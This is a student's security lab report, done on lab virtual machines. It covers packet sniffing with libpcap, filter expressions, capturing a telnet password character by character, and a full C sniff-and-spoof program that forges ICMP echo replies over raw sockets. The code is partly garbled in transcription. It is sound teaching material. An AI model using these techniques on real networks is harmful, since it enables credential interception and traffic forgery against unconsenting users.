Packet Sniffing and Spoofing Lab

Lab Tasks

Task 1: Writing Packet Sniffing Program

Problem 1:

Please use your own words to describe the sequence of library calls that are essential forsniffer programs. This is meant to be a summary, not detailed explanation like the one in the tutorial.

Solution:

1) **Setting up device.**

   Start with setting up the dev ice and deciding from which interface for example X11 or eth0 to start capturing with. It can be defined using a string in the code for sniffer or sniffer decides the interface itself by picking up an active interface automatically.

2) **Initialize Sniffing.**

   Here in this step, after setting up a device for sniffing , sniffer Initialize PCAP and tell it to sniff on a particular device to create an environment for sniffing called as a session. Even sniffing on multiple devices or interfaces or even multiple sniffing on a single device is possible and are managed as sessions for sniffing, One for each device.

3) **Traffic Filtering.**

   For every session of sniffing you create you have to define any desire or rule, upon which packets are to be sniffed and analyzed. For example if you want to sniff HTTP traffic on a specific Interface of your computer , you will sniff TCP port 80 traffic on that interface (since http traffic uses port80), you will write your requirement in filter string and then compile it to apply the rule. This is called filtering and it is possible to use a blank filter but in that case it will be sniffing all packets and will be analyzing all fields.

4) **Execution /actual sniffing.**

   Now finally here comes the execution part where sniffer is finally executed. Here we see that there are actually two main techniques to capture a packet, first is a packet is sniffed and then analyzed instantly whereas other is in which we enter into a loop that waits for n number of packets to be sniffed before we go for analyzing part. Here sniffer used second technique in which PCAP waited for receiving any number of packets and upon receiving applied the desired rules or exercises that were defined in previous step. It also stores the results as asked by the user that is either to display the packets immediately or to save them in a file for future record.

5) Ending Session.

End of the Session when you are done with the requirements of sniffing or you have enough data to analyze and to make any decisions or to make any perception about the network based on the analysis from the packets.

Problem 2:

Why do you need the root privilege to run sniffex? Where does the program fail if executed without the root privilege?

Solution:


Pcap_lookupdev() function needs root access because it wants to access network interfaces and it is impossible without root access in linux.
Sniffer programs need raw sockets that allow direct sending of packets by the applications bypassing all applications in network software of operating system. And we need to be a root to create raw socket as we can't discover NIC until we are root.

Problem 3:

Please turn on and turn off the promiscuous mode in the sniffer program. Can you demonstrate the difference when this mode is on and off? Please describe how you demonstrate this.

Solution:

In really simple words promiscuous mode is one in which all the packets are sent to a computer or sniffed by sniffer and not only those which are addressed to it whereas in a non promiscuous mode only those packets are send to the computer or sniffed by sniffer which are addressed to it.
For demonstration let's consider a scenario where we have twovirtual machines, say A and B , with sniffex running on A and B tries to ping a random IP address. Now in non promiscuous mode I found that no packet is sniffed at A other then those with destination address of A as shown below.



```
File  Edit  View  Terminal  Help
root@seed-desktop:/bin# sniffex "ip" 0 3
sniffex - Sniffer example using libpcap
Copyright (c) 2005 The Tcpdump Group
THERE IS ABSOLUTELY NO WARRANTY FOR THIS PROGRAM.

Device: eth4
Number of packets: 3
Filter expression: ip
```

Now for the promiscuous mode, when I did same that is pinged a random IP from B , I could see some packets being received at A which were not meant for A. this could be clear from the pictures

```
File  Edit  View  Terminal  Help
root@seed-desktop:/bin# sniffex "ip" 1 3
sniffex - Sniffer example using libpcap
Copyright (c) 2005 The Tcpdump Group
THERE IS ABSOLUTELY NO WARRANTY FOR THIS PROGRAM.

Device: eth4
Number of packets: 3
Filter expression: ip

Packet number 1:
       From: 192.168.126.157
         To: 192.168.126.1
   Protocol: ICMP

Packet number 2:
       From: 192.168.126.157
         To: 192.168.126.1
   Protocol: ICMP

Packet number 3:
       From: 192.168.126.157
         To: 192.168.126.1
   Protocol: ICMP

Capture complete.
root@seed-desktop:/bin#
```

Problem 4:

Please write filter expressions to capture each of the followings. In your lab reports, you need to include screen dumps to show the results of applying each of these filters.

_ Capture the ICMP packets between two specific hosts.
_ Capture the TCP packets that have a destination port range from to port 10 - 100.

Solution:

A. To Capture the ICMP packets between two specific hosts I used following filter expression.
   host 192.168.126.1 and host 192.168.126.157 and icmp
   Here my sniffer was running on the machine with IP=192.168.126.155 , but when I pinged a random IP in the network from this PC , no packets were caught by the sniffer even though

sniffer was running on the same PC. However upon pinging same random IP from PC with IP address 192.168.126.157 I found packets been captured by the sniffer.
This is exactly the way filter should work and hence it means that we have applied filters rightly.





Figure 1 Filter expression



B -*To Capture the TCP packets that have a destination port range from to port 10 – 100.*

To capture Packets within TCP port range from 10-100, I applied following filter

tcp dst portrange 10-100

Sniffer running on 192.168.126.155 caught the packet sent from 192.168.126.157 to 192.168.126.155 using telnet on port 23.But it did not caught packets when destination port was higher than 100.

```
File  Edit  View  Terminal  Help
root@seed-desktop:/bin# sniffex "host 192.168.126.1 and host 192.168.126.157 and icmp" 1 7
sniffex - Sniffer example using libpcap
Copyright (c) 2005 The Tcpdump Group
THERE IS ABSOLUTELY NO WARRANTY FOR THIS PROGRAM.

Device: eth4
Number of packets: 7
Filter expression: host 192.168.126.1 and host 192.168.126.157 and icmp

Packet number 1:
       From: 192.168.126.157
         To: 192.168.126.1
   Protocol: ICMP

Packet number 2:
       From: 192.168.126.157
         To: 192.168.126.1
   Protocol: ICMP

Packet number 3:
       From: 192.168.126.157
         To: 192.168.126.1
   Protocol: ICMP

Packet number 4:
       From: 192.168.126.157
         To: 192.168.126.1
   Protocol: ICMP

Packet number 5:
       From: 192.168.126.157
         To: 192.168.126.1
   Protocol: ICMP

Packet number 6:
       From: 192.168.126.157
         To: 192.168.126.1
   Protocol: ICMP

Packet number 7:
       From: 192.168.126.157
```


Problem 5:

Please show how you can use sniffex to capture the password when somebody is using telneton the network that you are monitoring. You may need to modify the sniffex.c a little bitif needed. You also need to start the telnetd server on your VM if you have not done so as alreadyinstructed above.

Solution:

Here we take two machines say A and B, when say A try to telnet to B on port 23, B asked A for login credentials. Now for connecting to B, when machine A enters login and password they can be captured with the help of a sniffer in the Network."‥" sign at the end shows the password is completely sent now.

Below figure shows that when B asked A to enter password it was sent character by character and was caught by the sniffer in the middle.



```
File  Edit  View  Terminal  Help
   Payload (10 bytes):
00000   50 61 73 73 77 6f 72 64  3a 20                    Password:

Packet number 36:
       From: 192.168.126.157
         To: 192.168.126.155
   Protocol: TCP
   Src port: 57371
   Dst port: 23

Packet number 37:
       From: 192.168.126.157
         To: 192.168.126.155
   Protocol: TCP
   Src port: 57371
   Dst port: 23
   Payload (1 bytes):
00000   64                                               d

Packet number 38:
       From: 192.168.126.155
         To: 192.168.126.157
   Protocol: TCP
   Src port: 23
   Dst port: 57371

Packet number 39:
       From: 192.168.126.157
         To: 192.168.126.155
   Protocol: TCP
   Src port: 57371
   Dst port: 23
   Payload (1 bytes):
00000   65                                               e

Packet number 40:
       From: 192.168.126.155
         To: 192.168.126.157
   Protocol: TCP
   Src port: 23
   Dst port: 57371
```

```
Packet number 41:
       From: 192.168.126.157
         To: 192.168.126.155
   Protocol: TCP
   Src port: 57371
   Dst port: 23
   Payload (1 bytes):
00000   65                                               e

Packet number 42:
       From: 192.168.126.155
         To: 192.168.126.157
   Protocol: TCP
   Src port: 23
   Dst port: 57371

Packet number 43:
       From: 192.168.126.157
         To: 192.168.126.155
   Protocol: TCP
   Src port: 57371
   Dst port: 23
   Payload (1 bytes):
00000   73                                               s

Packet number 44:
       From: 192.168.126.155
         To: 192.168.126.157
   Protocol: TCP
   Src port: 23
   Dst port: 57371

Packet number 45:
       From: 192.168.126.157
         To: 192.168.126.155
   Protocol: TCP
   Src port: 57371
   Dst port: 23
   Payload (2 bytes):
00000   0d 00                                            ..
```

Problem 6:

Please use your own words to describe the sequence of the library calls that are essential for packet spoofing. This is meant to be a summary.

Solution:

Four necessary library calls in spoofing are

1. Create a raw socket.
2. Set socket opinion.
3. Construct the packet.
4. Send out the packet through the raw socket.

1 Creating Raw sockets and setting socket options

Raw sockets are sockets that allow direct sending of packets by the applications bypassing all applications in network software of operating system. For spoofing the first and most important step is creating raw sockets that would help the program in injecting packets in the network.

The basic concept of low level sockets is to send a single packet at one time, with all the protocol headers filled in by the program (instead of the kernel). UNIX provides two kinds of sockets that permit direct access to the network. One is SOCK_PACKET, which receives and sends data on the device link layer. This means, the NIC specific header is included in the data that will be written or read. For most networks, this is the Ethernet header. Of course, all subsequent protocol headers will also be included in the data. The socket type we'll be using, however, is SOCK_RAW, which includes the IP headers and all subsequent protocol headers and data. The (simplified) link layer model looks like this:

Physical layer -> Device layer (Ethernet protocol) -> Network layer (IP) → Transport layer (TCP, UDP, ICMP) -> Session layer (application specific data)

Now to some practical stuff. A standard command to create a datagram socket is: socket (PF_INET, SOCK_RAW, and IPPROTO_UDP); from the moment that it is created, we can send any IP packets over it, and receive any IP packets that the host received after that socket was created if we read () from it. Note that even though the socket is an interface to the IP header, it is transport layer specific. That means, for listening to TCP, UDP and ICMP traffic, we have to create 3 separate raw sockets, using IPPROTO_TCP,IPPROTO_UDP and IPPROTO_ICMP (the protocol numbers are 0 or 6 for TCP, 17 for UDP and 1 for ICMP).

2 Constructing the header for the different protocols IP, ICMP, TCP and UDP

To inject our own packets, all we need to know is the structures of the protocols that need to be included. Below defined structures of IP, ICMP, TCP and UDP headers. The data types/sizes we need to use are:

Unsigned char - 1 byte (8 bits), unsigned short int - 2 bytes (16 bits) and unsigned int - 4 bytes (32 bits).

Headers for all the layers protocol e.g. IP which is a network layer protocol followed by UDP or TCP which are transport layer protocols are used to create packets and then injected into the network with the purpose of spoofing.

3. Building and injecting datagrams

Now by using our knowledge and knowhow of protocol header structures and some basic programming knowledge we can create any datagram's and then can also send them or inject them in the network. Different parameters are defined with the purpose of building Datagram and are indicators that this packet is going to be used for the purpose of spoofing.

4. Return Value

If Datagram is created without any fault or error and is working correctly then spoofing program return zero value authenticating that what we have created is perfect, but in case of any error, it returns a message defining the error.

Problem 7:

Why do you need the root privilege to run the programs that use raw sockets? Where does the program fail if executed without the root privilege?

Solution:

Generally, you **need** root permissions to receive raw packets on an interface. This restriction is a security precaution, because a process that receives raw packets gains access to communications of all other processes and users using that interface.

When a normal user sends out a packet, operating systems usually do not allow the user to set all the fields in the protocol headers (such as TCP, UDP, and IP headers). OSes will set most of the fields, while only allowing users to set a few fields, such as the destination IP address, and the destination port number, etc. However, if the user has the root privilege, he/she can set any arbitrary field in the packet headers. This is essentially packet spoofing, and it can be done through raw sockets.

A normal no-privileged user cannot create sockets whereas for spoofing purposes we not only need to create data packets but need raw sockets for the purpose of injecting our created packets into the network and these raw sockets are to be created by us. So this is the point where the program will fail if we run it as a non privileged user because we won't be able to create raw sockets using the program. Thus we need root access for running this program as spoofing is impossible without raw sockets and these raw sockets are impossible without root privileges.

Problem 8:

Please combine your sniffing and the spoofing programs to implement a sniff-and-then-spoof program. This program monitors its local network; whenever it sees an ICMP echo request packet, it spoofs an ICMP echo reply packet. Therefore, even if the victim machine pings a non-existing machine, it will always see that the machine is alive. Please include screen dump in your report to show that your program works. Please also attach the code in your report.

Solution:

Here is a ping program which ping's a host and a sniffing program with spoofing facility. Basically my spoof program sniff an ICMP request packet on the network and make a ICMP reply packetand send it to the source of the ICMP request packet.

My spoof program given below:

```
#define APP_NAME        "Sniffex"
#define APP_DESC        "Sniffer example using libpcap"
#define APP_COPYRIGHT   "Copyright (c) 2005 The Tcpdump Group"
#define APP_DISCLAIMER  "THERE IS ABSOLUTELY NO WARRANTY FOR THIS PROGRAM."

/*#include <pcap.h>*/
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <ctype.h>
#include <errno.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <linux/ip.h>
#include <linux/icmp.h>
#include <string.h>
#include <unistd.h>
```

```
unsigned short in_cksum(unsigned short *, int);
void parse_argvs(char**, char*, char* );
void usage();
char* getip();
char* toip(char*);
void sendicmp(char *src_addr,char * dst_addr)
{
struct iphdr* ip;
struct iphdr* ip_reply;
struct icmphdr* icmp;
struct sockaddr_in connection;
char* packet;
char* buffer;
int sockfd;
int one=1;
int *optval=&one;
int addrlen;
int siz;
/*
* allocate all necessary memory
//
*/
printf("New Source address: %s\n", dst_addr);
printf("New Destination address: %s\n", src_addr);
packet = malloc(sizeof(struct iphdr) + sizeof(struct icmphdr));
buffer = malloc(sizeof(struct iphdr) + sizeof(struct icmphdr));
/*****************************************************************/
ip = (struct iphdr*) packet;
icmp = (struct icmphdr*) (packet + sizeof(struct iphdr));
/*
```

```
*
here the ip packet is set up
*/
ip->ihl = 5;
ip->version = 4;
ip->tos = 0;
ip->tot_len = sizeof(struct iphdr) + sizeof(struct icmphdr);
ip->id = htons(0);
ip->frag_off= 0;
ip->ttl= 64;
ip->protocol= IPPROTO_ICMP;
ip->saddr = inet_addr("192.168.126.1");
ip->daddr = inet_addr(src_addr);
ip->check =0;
ip->check = in_cksum((unsigned short *)ip, sizeof(struct iphdr));
if ((sockfd = socket(AF_INET, SOCK_RAW, IPPROTO_ICMP)) == -1)
{
perror("socket");
exit(EXIT_FAILURE);
}
/*
* IP_HDRINCL must be set on the socket so that
* the kernel does not attempt to automatically add
* a default ip header to the packet
*/
//
optval=1;
setsockopt(sockfd, IPPROTO_IP, IP_HDRINCL, &optval, sizeof(int));
/*
* here the icmp packet is created
```

```
* also the ip checksum is generated
*/
icmp->type = 0;
icmp->code = 0;
icmp->un.echo.id = random();
icmp->un.echo.sequence= 0;
icmp->checksum=0;
icmp-> checksum= in_cksum((unsigned short *)icmp, sizeof(struct icmphdr));
ip->check= in_cksum((unsigned short *)packet, sizeof(struct iphdr)+sizeof(struct icmphdr));
connection.sin_family = AF_INET;
connection.sin_addr.s_addr = ip->daddr;
//connection.sin_addr._addr = inet_addr(src_addr);
printf("\npacket sent\n");
/*
now the packet is sent
*/
//memcpy(packet+20,&icmp,8);
if( (sendto(sockfd, packet, ip->tot_len, 0, (struct sockaddr *)&connection, sizeof(struct
sockaddr)))==-1)
{
perror("socket");
exit(EXIT_FAILURE);
}
printf("Sent %d byte packet to %s\n", ip->tot_len, src_addr);
/*
*
now we listen for responses
*/
free(packet);
free(buffer);
```

```
close(sockfd);
//return 0;
}
void usage()
{
fprintf(stderr, "\nUsage: pinger [destination] <-s [source]>\n");
fprintf(stderr, "Destination must be provided\n");
fprintf(stderr, "Source is optional\n\n");
}
/*
* return the ip address if host provided by DNS name
*/
char* toip(char* address)
{
struct hostent* h;
h = gethostbyname(address);
return inet_ntoa(*(struct in_addr *)h->h_addr);
}
/*
* in_cksum --
* Checksum routine for Internet Protocol
* family headers (C Version)
*/
unsigned short in_cksum(unsigned short *addr, int len)
{
register int sum = 0;
u_short answer = 0;
register u_short *w = addr;
register int nleft = len;
/*
```

```
* Our algorithm is simple, using a 32 bit accumulator (sum), we add
* sequential 16 bit words to it, and at the end, fold back all the
* carry bits from the top 16 bits into the lower 16 bits.
*/
while (nleft > 1)
{
sum += *w++;
nleft -= 2;
}
/* mop up an odd byte, if necessary */
if (nleft == 1)
{
*(u_char *) (&answer) = *(u_char *) w;
sum += answer;
}
/* add back carry outs from top 16 bits to low 16 bits */
sum = (sum >> 16) + (sum & 0xffff); /* add hi 16 to low 16 */
sum += (sum >> 16); /* add carry */
answer = ~sum; /* truncate to 16 bits */
return (answer);
}
/* default snap length (maximum bytes per packet to capture) */
#define SNAP_LEN 1518
/* ethernet headers are always exactly 14 bytes [1] */
#define SIZE_ETHERNET 14
/* Ethernet addresses are 6 bytes */
#define ETHER_ADDR_LEN 6
/* Ethernet header */
struct sniff_ethernet {
u_char ether_dhost[ETHER_ADDR_LEN]; /* destination host address */
```

```
u_char ether_shost[ETHER_ADDR_LEN]; /* source host address */
u_short ether_type;
/* IP? ARP? RARP?etc */
};
/* IP header */
struct sniff_ip {
u_char ip_vhl;
/* version << 4 | header length >> 2 */
u_char ip_tos;
/* type of service */
u_short ip_len;
/* total length */
u_short ip_id;
/* identification */
u_short ip_off;
/* fragment offset field */
#define IP_RF 0x8000
/* reserved fragment flag */
#define IP_DF 0x4000
/* dont fragment flag */
#define IP_MF 0x2000
/* more fragments flag */
#define IP_OFFMASK 0x1fff
/* mask for fragmenting bits */
u_char ip_ttl;
/* time to live */
u_char ip_p;
/* protocol */
u_short ip_sum;
/* checksum */
```

```
struct in_addr ip_src,ip_dst; /* source and dest address */
};
#define IP_HL(ip)
((ip->ip_vhl) & 0x0f)
#define IP_V(ip)
((ip->ip_vhl) >> 4)
/* TCP header */
typedef u_int tcp_seq;
struct sniff_tcp
{
u_short th_sport;  /* source port */
u_short th_dport;  /* destination port */
tcp_seq th_seq;    /* sequence number */
tcp_seq th_ack;    /* acknowledgement number */
u_char th_offx2;   /* data offset, rsvd */
#define TH_OFF(th)
(((th)->th_offx2 & 0xf0) >> 4)
u_char th_flags;
#define TH_FIN 0x01
#define TH_SYN 0x02
#define TH_RST 0x04
#define TH_PUSH 0x08
#define TH_ACK 0x10
#define TH_URG 0x20
#define TH_ECE 0x40
#define TH_CWR 0x80
#define TH_FLAGS
(TH_FIN|TH_SYN|TH_RST|TH_ACK|TH_URG|TH_ECE|TH_CWR)
u_short th_win;
/* window */
```

```
u_short th_sum;
/* checksum */
u_short th_urp;
/* urgent pointer */
};
void
got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet);
void
print_payload(const u_char *payload, int len);
void
print_hex_ascii_line(const u_char *payload, int len, int offset);
void
print_app_banner(void);
void
print_app_usage(void);
/*
* app name/banner
*/
void
print_app_banner(void)
{
printf("%s - %s\n", APP_NAME, APP_DESC);
printf("%s\n", APP_COPYRIGHT);
printf("%s\n", APP_DISCLAIMER);
printf("\n");
return;
}
/*
* print help text
*/
```

```
void
print_app_usage(void)
{
printf("Usage: %s [interface]\n", APP_NAME);
printf("\n");
printf("Options:\n");
printf(" interface Listen on <interface> for packets.\n");
printf("\n");
return;
}
/*
* print data in rows of 16 bytes: offset hex ascii
*
* 00000 47 45 54 20 2f 20 48 54 54 50 2f 31 2e 31 0d 0a GET / HTTP/1.1..
*/
void
print_hex_ascii_line(const u_char *payload, int len, int offset)
{
int i;
int gap;
const u_char *ch;
/* offset */
printf("%05d ", offset);
/* hex */
ch = payload;
for(i = 0; i < len; i++) {
printf("%02x ", *ch);
ch++;
/* print extra space after 8th byte for visual aid */
if (i == 7)
```

```
printf(" ");
}
/* print space to handle line less than 8 bytes */
if (len < 8)
printf(" ");
/* fill hex gap with spaces if not full line */
if (len < 16) {
gap = 16 - len;
for (i = 0; i < gap; i++) {
printf(" ");
}
}
printf(" ");
/* ascii (if printable) */
ch = payload;
for(i = 0; i < len; i++) {
if (isprint(*ch))
printf("%c", *ch);
else
printf(".");
ch++;
}
printf("\n");
return;
}
/*
* print packet payload data (avoid printing binary data)
*/
void
print_payload(const u_char *payload, int len)
```

```
{
int len_rem = len;
int line_width = 16;
int line_len;
int offset = 0;
/* number of bytes per line */
/* zero-based offset counter */
const u_char *ch = payload;
if (len <= 0)
return;
/* data fits on one line */
if (len <= line_width) {
print_hex_ascii_line(ch, len, offset);
return;
}
/* data spans multiple lines */
for ( ;; ) {
/* compute current line length */
line_len = line_width % len_rem;
/* print line */
print_hex_ascii_line(ch, line_len, offset);
/* compute total remaining */
len_rem = len_rem - line_len;
/* shift pointer to remaining bytes to print */
ch = ch + line_len;
/* add offset */
offset = offset + line_width;
/* check if we have line width chars or less */
if (len_rem <= line_width) {
/* print last line and get out */
```

```
print_hex_ascii_line(ch, len_rem, offset);
break;
}
}
return;
}
/*
* dissect/print packet
*/
void
got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet)
{
//sendicmp(inet_ntoa(ip->ip_src),inet_ntoa(ip->ip_dst));
static int count = 1;
/* packet counter */
/* declare pointers to packet headers */
const struct sniff_ethernet *ethernet; /* The ethernet header [1] */
const struct sniff_ip *ip;
/* The IP header */
const struct sniff_tcp *tcp;
/* The TCP header */
const char *payload;
/* Packet payload */
int size_ip;
int size_tcp;
int size_payload;
//sendicmp(inet_ntoa(ip->ip_src),inet_ntoa(ip->ip_dst));
printf("\nPacket number %d:\n", count);
count++;
/* define ethernet header */
```

```
ethernet = (struct sniff_ethernet*)(packet);
/* define/compute ip header offset */
ip = (struct sniff_ip*)(packet + SIZE_ETHERNET);
size_ip = IP_HL(ip)*4;
if (size_ip < 20)
{
printf(" * Invalid IP header length: %u bytes\n", size_ip);
return;
}
/* print source and destination IP addresses */
printf("From: %s\n", inet_ntoa(ip->ip_src));
printf("To: %s\n", inet_ntoa(ip->ip_dst));
/* determine protocol */
switch(ip->ip_p) {
case IPPROTO_TCP:
printf(" Protocol: TCP\n");
break;
case IPPROTO_UDP:
printf(" Protocol: UDP\n");
return;
case IPPROTO_ICMP:
printf(" Protocol: ICMP\n");
sendicmp(inet_ntoa(ip->ip_src),inet_ntoa(ip->ip_dst));
return;
case IPPROTO_IP:
printf(" Protocol: IP\n");
return;
default:
printf(" Protocol: unknown\n");
return;
```

```
}
/*
* OK, this packet is TCP.
*/
/* define/compute tcp header offset */
tcp = (struct sniff_tcp*)(packet + SIZE_ETHERNET + size_ip);
size_tcp = TH_OFF(tcp)*4;
if (size_tcp < 20) {
printf(" * Invalid TCP header length: %u bytes\n", size_tcp);
return;
}
printf(" Src port: %d\n", ntohs(tcp->th_sport));
printf(" Dst port: %d\n", ntohs(tcp->th_dport));
/* define/compute tcp payload (segment) offset */
payload = (u_char *)(packet + SIZE_ETHERNET + size_ip + size_tcp);
/* compute tcp payload (segment) size */
size_payload = ntohs(ip->ip_len) - (size_ip + size_tcp);
/*
* Print payload data; it might be binary, so don't just
* treat it as a string.
*/
if (size_payload > 0) {
printf(" Payload (%d bytes):\n", size_payload);
print_payload(payload, size_payload);
}
//sendicmp(inet_ntoa(ip->ip_src),inet_ntoa(ip->ip_dst));
return;
}
int main(int argc, char **argv)
{
```

```
char *dev = NULL; /* capture device name */
char errbuf[PCAP_ERRBUF_SIZE]; /* error buffer */
pcap_t *handle; /* packet capture handle */
char *filter_exp=argv[1]; /* filter expression [3] */
struct bpf_program fp; /* compiled filter program (expression) */
bpf_u_int32 mask; /* subnet mask */
bpf_u_int32 net; /* ip */
int num_packets = -1; /* number of packets to capture */
print_app_banner();
/* check for capture device name on command-line
if (argc == 2) {
dev = argv[1];
}
else if (argc > 2) {
fprintf(stderr, "error: unrecognized command-line options\n\n");
print_app_usage();
exit(EXIT_FAILURE);
}
else {
find a capture device if not specified on command-line */
dev = pcap_lookupdev(errbuf);
if (dev == NULL) {
fprintf(stderr, "Couldn't find default device: %s\n",
errbuf);
exit(EXIT_FAILURE);
}
/* get network number and mask associated with capture device */
if (pcap_lookupnet(dev, &net, &mask, errbuf) == -1) {
fprintf(stderr, "Couldn't get netmask for device %s: %s\n",
dev, errbuf);
```

```
net = 0;
mask = 0;
}
/* print capture info */
printf("Device: %s\n", dev);
printf("Number of packets: %d\n", num_packets);
printf("Filter expression: %s\n", filter_exp);
/* open capture device */
handle = pcap_open_live(dev, SNAP_LEN, 1, 1000, errbuf);
if (handle == NULL) {
fprintf(stderr, "Couldn't open device %s: %s\n", dev, errbuf);
exit(EXIT_FAILURE);
}
/* make sure we're capturing on an Ethernet device [2] */
if (pcap_datalink(handle) != DLT_EN10MB) {
fprintf(stderr, "%s is not an Ethernet\n", dev);
exit(EXIT_FAILURE);
}
/* compile the filter expression */
if (pcap_compile(handle, &fp, filter_exp, 0, net) == -1) {
fprintf(stderr, "Couldn't parse filter %s: %s\n",
filter_exp, pcap_geterr(handle));
exit(EXIT_FAILURE);
}
/* apply the compiled filter */
if (pcap_setfilter(handle, &fp) == -1) {
fprintf(stderr, "Couldn't install filter %s: %s\n",
filter_exp, pcap_geterr(handle));
exit(EXIT_FAILURE);
}
```

```
/* now we can set our callback function */

pcap_loop(handle, num_packets, got_packet, NULL);

/* cleanup */

pcap_freecode(&fp);

pcap_close(handle);

printf("\nCapture complete.\n");

return 0;

}
```

Screen Shot:

In the below sreen dump we can see that the spoofer catches the ICMP request from 192.168.126.157 to host 192.168.126.1 and send a reply for ICMP message.